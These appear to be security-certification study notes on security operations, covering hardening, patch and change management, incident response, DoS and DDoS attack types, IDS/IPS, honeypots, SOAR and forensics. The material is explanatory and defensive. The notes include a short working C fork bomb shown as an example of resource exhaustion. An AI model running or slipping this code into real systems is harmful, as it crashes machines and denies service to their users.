
Configuration management (CM) helps ensure that systems are deployed in a secure, consistent state and that they stay in a secure, consistent state throughout their lifetime. Baselines and images are commonly used to deploy systems.

Provisioning new systems refers to installing and configuring the operating system and needed applications. Deploying operating systems and applications using all of the defaults typically enables many vulnerabilities. Instead, new systems should be configured to reduce the vulnerabilities.
A key consideration when provisioning a system is to harden it based on its use. Hardening a system makes it more secure than the default configuration and includes the following:

- Disable all unused services. As an example, a file server needs services that allow users to access files, but file servers rarely use FTP. If the server is not using FTP, it should be disabled.
- Close all unused logical ports. These are often closed by disabling unused services.
- Remove all unused applications. Some applications automatically add additional applications. If these aren't used, they should be removed.
- Change default passwords. Many applications have default passwords for some accounts. Attackers know these, so the passwords should be changed.

Baseline is a starting point. In the context of configuration management, it is the starting configuration for a system. An easy way to think of a baseline is as a list of settings. An operating system baseline identifies all the settings to harden specific systems. For example, a baseline for a file server identifies the configuration settings to harden the file server.

FIGURE 16.2 Creating and deploying images



Change management process ensures that personnel can perform a security impact analysis. Experts evaluate changes to identify any security impacts before personnel deploy the changes in a production environment. Change management controls provide a process to control, document, track, and audit all system changes. Common tasks within a change management process are as follows:

- Request the change
- Review the change
- Approve/reject the change
- Test the change
- Schedule and implement the change
- Document the change

Patch Management Patches are sometimes referred to as updates, quick fixes, and hot fixes. In the context of security, administrators are primarily concerned with security patches, which are patches that affect a system's vulnerability. These are the common steps within an effective patch management program:

- Evaluate patches
- Test patches
- Approve the patches
- Deploy the patches
- Verify that patches are deployed

Emergency system restart takes place after a system failure happens in an uncontrolled manner.

System cold start takes place when an unexpected kernel or media failure happens and the regular recovery procedure cannot recover the system to a more consistent state.

Wrapper is often used by software management systems to deploy patches, firmware, and drivers. The wrapper functions as a trusted delivery executable between the management server and the agent service residing on the endpoint. The wrapper can do integrity checks and serves as the final point of validation to be sure that the package being deployed has not been tampered with.


Domain 7: Security Operations

Incident Management

Incident is any event that has a negative effect on the confidentiality, integrity, or availability of an organization's assets.

Computer security incident (sometimes called just security incident) commonly refers to an incident that is the result of an attack or the result of malicious or intentional actions on the part of users. Common events that the organization classifies as security Incidents, such as the following:

■ any attempted network intrusion
■ any attempted denial-of-Service Attack
■ any detection of malicious software
■ any unauthorized access of data
■ any violation of security policies



Detect: Not every incident needs to be reported or escalated (Identify FPs)
Response: Respond to the true incident immediately and effectively
Mitigate: Ensure no further damage is caused. (Contain)
Report: It should be reported to the senior management and concerned people. (Only designated person should be allowed to speak with media)
Recover: Build the system at least as secure as it was prior to the incident
Remediate: Identify the root cause of the incident.
Lesson Learned: What can be improved from the past experience.

Preventive Control A *preventive control* attempts to thwart or stop unwanted or unauthorized activity from occurring. Examples of preventive controls are *fences, locks, biometrics, separation of duties policies, job rotation policies, data classification, access control methods, encryption, smart cards, callback procedures, security policies, security awareness training, antivirus software, firewalls, and intrusion prevention systems.*


Detective Control A *detective control* attempts to discover or detect unwanted or unauthorized activity. Detective controls operate after the fact and can discover the activity only after it has occurred. Examples of detective controls are *security guards, motion detectors, recording and reviewing of events captured by security cameras or closed-circuit television (CCTV), job rotation* *policies, mandatory vacation policies, audit trails, honeypots or honeynets, intrusion detection systems, violation reports, supervision and reviews of users, and incident investigations*.

Preventive Measures

- ***Keep systems and applications up to date***
- ***Remove or disable unneeded services and protocols***
- ***Use intrusion detection and prevention systems***
- ***Use up-to-date antimalware software***
- ***Use firewalls***
- ***Implement configuration and system management processes***

Botnets are the computers like robots (referred to as bots and sometimes zombies). Multiple bots in a network form a botnet and will do whatever attackers instruct them to do.

Bot Herder is criminal who uses a command-and-control server to remotely control the zombies often use the botnet to launch attacks on other systems, or to send spam or phishing emails.




Denial-of-service (DoS) attacks prevent a system from processing or responding to legitimate traffic or requests for resources and objects. DoS attacks are typically aimed at internet-facing systems. In other words, if attackers can access a system via the internet, it is highly susceptible to a DoS attack. In contrast, DoS attacks are not common for internal systems that are not directly accessible via the internet. Similarly, many DDoS attacks target internet-facing systems.

Amplification DDoS attack is any attack whereby an attacker is able to use an amplification factor to multiply its power. A relatively small number of resources are required by an attacker to cause a significantly greater number of target resources to fail. The difference between an amplification and reflection attack is that an amplification attack is meant to ratio the size between the response and the request (the larger the ratio the stronger the attack).


Reflected DDoS attack makes use of a potentially legitimate 3rd party component to send the attack traffic to a victim. It is used for ultimately hiding the attackers' own identity (like the one in our scenario) by sending packets to reflector servers with a source IP address set to their victim's IP. This method indirectly overwhelms the victim with the response packets.

Multi-vector DDoS attacks use multiple vectors to disable a network or server(s). They consist of some combination of the following: (1) volumetric attacks; (2) state-exhaustion attacks; and (3) application layer attacks.




SYN flood attack is a common DoS attack. It disrupts the standard three-way handshake used by Transmission Control Protocol (TCP) to initiate communication sessions. Normally, a client sends a SYN (synchronize) packet to a server, the server responds with a SYN/ACK (synchronize/acknowledge) packet to the client, and the client then responds with an ACK (acknowledge) packet back to the server. This three-way handshake establishes a communication session that the two systems use for data transfer until the session is terminated with the FIN (finish) or the RST (reset) packet.


FIGURE 17.2 SYN flood attack




TCP Reset Attack Another type of attack that manipulates the TCP session is the TCP reset attack. Sessions are normally terminated with either the FIN (finish) or the RST (reset) packet. Attackers can spoof the source IP address in a RST packet and disconnect active sessions.




Smurf attack is another type of flood attack, but it floods the victim with Internet Control Message Protocol (ICMP) echo packets instead of with TCP SYN packets. More specifically, it is a spoofed broadcast ping request using the IP address of the victim as the source IP address. Smurf attacks take advantage of an amplifying network (also called a smurf amplifier) by sending a directed broadcast through a router. All systems on the amplifying network then attack the victim.




Fraggle attacks are similar to smurf attacks. However, instead of using ICMP, a fraggle attack uses UDP packets over UDP ports 7 and 19. The fraggle attack will broadcast a UDP packet using the spoofed IP address of the victim. All systems on the network will then send traffic to the victim, just as with a smurf attack. A variant of a fraggle attack is a UDP flooding attack using random UDP ports.


Attacker
Target
UDP Packets with spoofed IP
UDP Responses redirected to victim
The Security Buddy
https://www.thesecuritybuddy.com/


Ping flood attack *floods* a victim with ping requests. This can be very effective when launched by zombies within a botnet as a DDoS attack. If tens of thousands of systems simultaneously send ping requests to a system, the system can be overwhelmed trying to answer the ping requests. The victim will not have time to respond to legitimate requests.




Ping of Death: A ping-of-death attack used oversized ping packets. Some operating systems couldn't handle them. In some cases, the systems crashed, and in other cases, the attack caused a buffer overflow error.



Teardrop: is a denial-of-service (DoS) attack during a Teardrop attack, an attacker sends several large overlapping IP fragments. The victim system will attempt to reassemble these packets, sometimes causing the system to crash. The Teardrop attack is called a Denial of Service (DoS) attack, because it denies service to the victim.




Land Attack: is a Layer 4 Denial of Service (DoS) attack in which, the attacker sets the source and, the attacker sends spoofed SYN packets to a victim using the victim's IP address as both the source and destination IP address. A variant is a banana attack, which redirects outgoing messages from a system back to the system, shutting down all external communication.



Zero-day exploit refers to an attack on a system exploiting a vulnerability that is unknown to others.

- Attacker discovers a vulnerability first
- Vendor learns of vulnerability but hasn't released a patch
- Vendor releases patch and systems are attacked within 24 hours


Man-in-the-middle (mitm) *attack* (sometimes called an on-path attack) occurs when a malicious user establishes a position between two endpoints of an ongoing communication. In this context, the two endpoints are two computers in a network. Note that the MiTM attacker doesn't need to be physically between the two systems for all MiTM attacks. In attacks, the attacker is simply able to monitor all of the traffic between the two systems.



Sabotage is a criminal act of destruction or disruption committed against an organization by an employee. It can become a risk if an employee is knowledgeable enough about the assets of an organization, has sufficient access to manipulate critical aspects of the environment, and becomes a disgruntled employee. Employee sabotage occurs most often when employees suspect they will be terminated without just cause or if employees retain access after being terminated.

Duress refers forcing somebody to perform an act that they normally wouldn't, due to a threat of harm, such as a bank teller giving money to a bank robber who brandishes a weapon.

Fork Bomb is a canonical example of a resource exhaustion attack, fork() means: "make a copy of the program and execute it." So, one copy spawns many more, which each spawn many more, which each spawn many more. This may quickly overwhelm the system, consuming all memory and/or CPU.



A fork bomb is a specific resource exhaustion DoS attack

Example written in C:


```
int main(){
while(1)
  fork();
}
```

Intrusion detection system (IDS) automates the inspection of logs and real-time system events to detect intrusion attempts and system failures. Operates in two modes:

- ***Passive***: Sends alert but does not stop the attack
- ***Active***: Stops the attack, usually by sending resets

True positive: When the IDS sets off an alert and it is a real attack.
True negative: When the IDS does not set off an alert and it is normal traffic.
False positive: When the IDS sets of an alert and it is normal traffic.
False negative: When the IDS does not set off an alert and it is attack traffic.

Intrusion prevention system (IPS) includes all the capabilities of an IDS but can also take additional steps to stop or prevent intrusions. If desired, administrators can disable an IPS's extra features, essentially causing it to function as an IDS.



HIDS - Host-based Intrusion Detection (on computer)
NIDS - Network-based Intrusion Detection (on network)


Knowledge-based detection (also called *signature-based detection* or *pattern-matching detection*). It uses a database of known attacks developed by the IDS vendor.
Behavior-based detection (also called statistical intrusion detection, anomaly detection, and heuristics-based detection). Behavior-based detection starts by creating a baseline of normal activities and events on the system. Once it has accumulated enough baseline data to determine normal activity, it can detect abnormal activity that may indicate a malicious intrusion or event.

Host-based IDS (HIDS) monitors a single computer or host.

Network-based IDS (NIDS) monitors a network by observing network traffic patterns.

Host-Based IDS An HIDS monitors activity on a single computer, including process calls and information recorded in system, application, security, and host-based firewall logs. It can often examine events in more detail than a NIDS can, and it can pinpoint specific files compromised in an attack. It can also track processes employed by the attacker. A benefit of HIDSs over NIDSs is that HIDSs can detect anomalies on the host system that NIDSs cannot detect.

Network-Based IDS A NIDS monitors and evaluates network activity to detect attacks or event anomalies. A single NIDS can monitor a large network by using remote sensors to collect data at key network locations that send data to a central management console such as a security information and event management (SIEM) system. These sensors can monitor traffic at routers, firewalls, network switches that support port mirroring, and other types of network taps. NIDS can often discover the source of an attack by performing Reverse Address Resolution Protocol (RARP) or reverse DNS lookups.




Intrusion prevention system (IPS) is a special type of active IDS that attempts to detect and block attacks before they reach target systems. A distinguishing difference between an NIDS and a network-based IPS (NIPS) is that the NIPS is placed inline with the traffic . In other words, all traffic must pass through the NIPS and the NIPS can choose what traffic to forward and what traffic to block after analyzing it. This allows the NIPS to prevent an attack from reaching a target.

TIP *An active NIDS that is not placed inline can check the activity only after it has reached the target. The active NIDS can take steps to block an attack after it starts but cannot prevent it.*

Honeypots
addition to keeping the attacker away from a production environment, the honeypot allows administrators to observe an attacker's activity without compromising the live environment. Some honeypots have mechanisms to keep attackers longer like "sticky honeypots" or "tarpits".

Honeynet is two or more networked honeypots used together to simulate a network. They look and act like legitimate systems, but they do not host data of any real value for an attacker.



Pseudo flaws are false vulnerabilities or apparent loopholes intentionally implanted in a system in an attempt to tempt attackers. A technique often used on honeypot systems and on critical resources to emulate well-known operating system vulnerabilities.

Sandboxing provides a security boundary for applications and prevents the application from interacting with other applications. Antimalware applications use sandboxing techniques to test unknown applications. If the application displays suspicious characteristics, the sandboxing technique prevents the application from infecting other applications or the operating system.

Audit trails are records created when information about events and occurrences is stored in one or more databases or log files. They provide a record of system activity and can reconstruct activity leading up to and during security events. Security professionals extract information about an incident from an audit trail to prove or disprove culpability, and much more. Audit trails allow security professionals to examine and trace events in forward or reverse order. This flexibility helps when tracking down problems, performance issues, attacks, intrusions, security breaches, coding errors, and other potential policy violations.

Sampling, or data extraction, is the process of extracting specific elements from a large collection of data to construct a meaningful representation or summary of the whole. In other words, sampling is a form of data reduction that allows someone to glean valuable information by looking at only a small sample of data in an audit trail.

Clipping is a form of nonstatistical sampling. It selects only events that exceed a ***clipping level***, which is a predefined threshold for the event. The system ignores events until they reach this threshold. For example, failed logon attempts are common in any system, since users can easily enter the wrong password once or twice. Instead of raising an alarm for every single failed logon attempt, a clipping level can be set to raise an alarm only if it detects five failed logon attempts within a 30-minute period. In general, nonstatistical sampling is discretionary sampling.

Keystroke Monitoring is the act of recording the keystrokes a user performs on a physical keyboard. The monitoring is commonly done via technical means such as a hardware device or a software program known as a keylogger.

Traffic Analysis and Trend Analysis are forms of monitoring that examine the flow of packets rather than actual packet contents. These processes are sometimes referred to as *network flow monitoring.*

Security orchestration, automation, and response (SOAR) refers to a group of technologies that allow organizations to respond to some incidents automatically. Organizations have a variety of tools that warn about potential incidents. Traditionally, security administrators respond to each warning manually. This typically requires them to verify the warning is valid and then respond. Many times, they perform the same rote actions that they've done before. SOAR allows security administrators to define these incidents and the response, typically using playbooks and runbooks:

- ***Playbook*** A playbook is a document or checklist that defines how to verify an incident. Additionally, it gives details on the response. A playbook for the SYN flood attack would list the same actions security administrators take to verify a SYN flood is under way. It would also list the steps administrators take after verifying it is a SYN flood attack.
- ***Runbook*** A runbook implements the playbook data into an automated tool. For example, if an IDS alerts on the traffic, it implements a set of conditional steps to verify that the traffic is a SYN flood attack using the playbook's criteria. If the IDS confirms the attack, it then performs specified actions to mitigate the threat.

Digital forensics is a science and an art that requires specialized techniques for the recovery, authentication, and analysis of electronic data for the purposes of a digital criminal investigation. It is a fusion of computer science, IT, engineering, and law. When discussing computer forensics with others, you might hear the terms computer forensics, network forensics, electronic data discovery, cyber forensics, and forensic computing.

Forensic Investigation Techniques

- Identification
- Preservation
- Collection
- Examination
- Analysis
- Presentation
- Decision


Forensic Artifacts

- Deleted items (in the recycle bin or trash)
- Web browser search history
- Web browser cache files
- E-mail attachments
- Skype history
- Windows event logs
- Prefetch files
- DNS log records
- Web proxy log records
- IDS/IPS alerts

- Packet capture (pcap) files
- Call logs
- SMS messages
- E-mail messages
- Web browser history

